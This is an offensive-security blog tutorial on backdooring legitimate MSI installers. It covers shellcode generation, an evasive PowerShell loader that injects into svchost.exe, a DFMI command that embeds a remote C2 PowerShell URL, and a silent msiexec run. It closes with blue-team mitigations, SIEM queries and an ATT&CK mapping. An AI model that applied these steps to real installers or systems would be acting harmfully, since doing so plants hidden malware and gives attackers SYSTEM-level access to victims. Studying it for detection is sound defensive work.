Weaponizing MSI Installers
Introduction
Throughout this article, we’ll be examining one of the most common yet hazardous techniques adversaries employ to deliver their payloads and establish reliable access to their targets. This is achieved by altering legitimate MSI packages and injecting malicious payloads using custom actions. This method proves exceptionally effective because it leverages the native Windows Installer ecosystem, which is trusted and widely available across most attack vectors.
The sophistication of this approach lies in its ability to blend malicious activities with legitimate system processes, making detection significantly more challenging for traditional security solutions.
Understanding MSI: The Standard Installation Template on Windows
An MSI installer (Microsoft Windows Installer package) is far more than a simple executable—it functions as a relational database combined with compressed file archives, interpreted by the Windows operating system service known as msiexec.exe.
Core Architecture
Think of an MSI as a structured file cabinet containing several essential components:
Relational Tables: The foundation of an MSI consists of internal database tables including
File,Registry,Shortcut,Service,Component, andFeature. These tables instruct Windows precisely what to install, where to place it, and how to configure it.CAB Payload: Actual binary files (DLLs, EXEs, images) are compressed into one or more CAB archives, stored internally within the MSI or externally alongside it.
Features & Components: User-facing Features (such as “Editor” or “Tools”) serve as logical groupings. Underneath, Components (identified by unique GUIDs) function as atomic installation units—each component may contain files, registry entries, or shortcuts.
Property Variables: Placeholders (e.g.,
INSTALLDIR,COMPANYNAME) that resolve during installation based on user input or system detection.Sequences & Custom Actions: Two primary execution plans—the UI Sequence (for dialogs) and the Execute Sequence (for actual system changes). Custom Actions, implemented as compiled DLLs or VBScript/JavaScript, handle complex logic that standard tables cannot accommodate.
Transforms (MST) & Patches (MSP): External files that modify the base MSI for customization purposes (different languages, enterprise settings) or to deliver incremental updates.
Weaponization Phase
Now that we’ve established a solid understanding of MSI package architecture, let’s delve into the implementation. The first step involves developing a robust payload that executes on the target system.
Multi-Stage Payload Development
For this scenario, I’ve chosen a multi-stage approach:
Beacon Generation: Generate a foundational C2 beacon tailored to the target’s system architecture (x86 x64), and establish a listener to receive callbacks. Shellcode Conversion: To enable in-memory execution, convert the beacon into shellcode using the popular Donut tool.

Loader Implementation: MSI custom actions support specific template types (C#, PowerShell). While PowerShell was selected for this implementation, manual scripting is complex—we’ll utilize a dedicated shellcode injection tool:

Loader Attributes

The loader configuration includes the following security-evasion features:
- Base64 encoding
- XOR encryption on raw shellcode
- Random jitter for execution timing
- Windowless operation to avoid detection
- CreateRemoteThread with
svchost.exeas the injection target process
The whole is presented in the diagram below :
Loader Construction
After building our custom loader, the output should appear as follows:

MSI Package Preparation

To deliver the payload, we need to prepare the MSI package. For this purpose, I utilized a recently released tool called DFMI (Dirty File Merger Injection), which offers various methods for modifying MSI installers.
The generation command follows this pattern:
1
python3 dfmi.py inject example.msi output.msi --c2 http://<C2>/<PAYLOAD>.ps1
With correct arguments, you’ll receive confirmation:
Delivery and Execution
The poisoned installer can now be delivered to the target system and executed either via command-line arguments or by simple double-clicking:
1
msiexec /i package.msi /qn
Callback Confirmation

If everything executes correctly, you’ll receive a callback on your C2 server. Since the selected injection process (svchost.exe) runs with SYSTEM-level privileges, your thread inherits the same elevated access level:
Blue Team & SOC Mitigation Strategies
Detection Opportunities
1. Application Control & Execution Policy
- Implement AppLocker or Windows Defender Application Control (WDAC) to restrict PowerShell and script execution to approved paths
- Enforce PowerShell Constrained Language Mode to limit script capabilities
- Block unsigned or untrusted MSI installations via Group Policy
2. Logging and Monitoring
- Enable PowerShell Script Block Logging and Module Logging
- Monitor
msiexec.exeprocesses for suspicious child processes (PowerShell, cmd.exe) - Track
CreateRemoteThreadAPI calls targetingsvchost.exeor other system processes - Log file system events for temporary directories where payloads may be written
3. Administrative Privilege Management
- Restrict MSI installation privileges to authorized administrators only
- Implement Least Privilege principles across user accounts
- Use LAPS (Local Administrator Password Solution) to manage local admin credentials
4. Network Defense
- Block outbound connections to suspicious IPs/domains using network firewalls and DNS sinkholing
- Implement TLS inspection where possible to detect encrypted C2 traffic
- Monitor for anomalous beaconing patterns in network logs
5. Endpoint Security Hardening
- Deploy modern EDR solutions with behavioral detection capabilities
- Enable Attack Surface Reduction (ASR) rules to block Office-based injection attempts
- Conduct regular vulnerability assessments to patch known MSI exploitation vectors
6. File Integrity Monitoring
- Audit MSI files before installation using file hashing and digital signature verification
- Maintain a whitelist of approved software installation sources
- Monitor for unsigned or improperly signed MSI packages
7. Threat Hunting
- Proactively search for
msiexec.exespawningpowershell.exeorcmd.exe - Investigate unexpected temporary file creations during installation processes
- Correlate MSI installation events with network connection logs
- Use Sysmon and Windows Event Logs (Event ID 4688, 7045) for process creation and service installation tracking
Recommended SIEM Queries
// Detect msiexec spawning script engines
Event
| where ProcessName == "msiexec.exe"
| where TargetProcessName in ("powershell.exe", "cmd.exe", "cscript.exe", "wscript.exe")
| project TimeGenerated, Computer, ProcessName, TargetProcessName, CommandLine
// Identify anomalous MSI installations
Event
| where EventID == 11707  // MSI installation success
| where User != "SYSTEM"
| where ProductName contains "unknown" or ProductName contains "temp"
| project TimeGenerated, Computer, User, ProductName, CommandLine
MITRE ATT&CK Framework Mapping
| Tactic | Technique | ID | Description |
|---|---|---|---|
| Execution | Signed Binary Proxy Execution | T1218.007 | msiexec.exe execution via trusted installer |
| Execution | Command and Scripting Interpreter | T1059.001 | PowerShell execution within custom actions |
| Persistence | Boot/Logon Autostart Execution | T1547.001 | Registry run keys via MSI Registry table |
| Privilege Escalation | Process Injection | T1055.001 | CreateRemoteThread injection into svchost.exe |
| Defense Evasion | Obfuscated Files or Information | T1027 | Base64 encoding and XOR encryption of shellcode |
| Defense Evasion | System Binary Proxy Execution | T1218 | Leveraging legitimate msiexec.exe for execution |
| Discovery | System Information Discovery | T1082 | Architecture detection (x86/x64) |
| Command and Control | Application Layer Protocol | T1071 | C2 communication over HTTP(S) |
| Command and Control | Ingress Tool Transfer | T1105 | Payload download via PowerShell |
| Collection | Data Staged | T1074 | Temporary file storage during execution |
Conclusion
The weaponization of MSI installers through custom action injection represents a sophisticated attack vector that combines trust in legitimate system components with advanced evasion techniques. By leveraging Microsoft’s own installer ecosystem, adversaries can maintain persistence, achieve privilege escalation, and evade detection through traditional security controls.
Blue teams and SOC analysts must adopt a multi-layered defense strategy—combining application control, robust logging, network monitoring, and proactive threat hunting—to effectively detect and respond to these threats. Understanding the MITRE ATT&CK framework mapping enables teams to build comprehensive detection rules and incident response playbooks tailored to this specific TTP.
Key Takeaways:
- MSI installers are not simple executables but complex relational databases
- Custom actions provide a legitimate avenue for malicious code execution
- SYSTEM-level privileges can be achieved through process injection into
svchost.exe - Defense requires a combination of technical controls and behavioral monitoring
- Early detection relies on understanding normal MSI behavior patterns